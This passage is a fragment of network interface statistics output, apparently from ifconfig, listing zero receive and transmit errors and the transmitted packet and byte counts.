        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 342637  bytes 46236700 (44.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```